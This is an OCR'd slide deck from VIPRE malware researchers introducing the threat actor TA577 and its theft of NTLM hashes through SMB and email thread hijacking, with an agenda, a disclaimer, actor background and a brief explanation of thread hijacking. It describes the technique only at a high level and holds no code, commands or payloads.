VIPRE SECURITY GROUP

TA577 Tactics:

NTLM Hash Theft through SMB Thread Hijacking

Marianne Bermejo
Mark Cabel

Malware Researchers
VIPRE

AGENDA

	Items
1.	TA577 Background
2.	Attack Timeline
3.	Techniques
4.	Attack Flow
5.	Demo
6.	Conclusion / Editorial / Moving on
7	Q&A


The information presented in this session is for educational purposes only. The techniques, tools, and methodologies discussed are intended to help improve cybersecurity awareness and defenses. Unauthorized hacking, accessing, or exploiting systems without explicit permission is illegal and unethical. Neither the presenter nor the hosting organization endorses or encourages any illegal activities. Always ensure you have the appropriate permissions before attempting any cybersecurity tests or activities.

TA577


Things you should know:

- Threat actor
- Qakbot and Pikabot
- Started around mid-2020 (pandemic)
- Involvement in the Sodinokibi ransomware in 2021

ATTACK TIMELINE




TECHNIQUES




Email Thread Hijacking

Malicious actors make deceptive emails that appear as replies to previous legitimate conversations, a technique that takes advantage of how people think enabling them to trust such messages




Email Thread Hijacking

Malicious actors make deceptive emails that appear as replies to previous 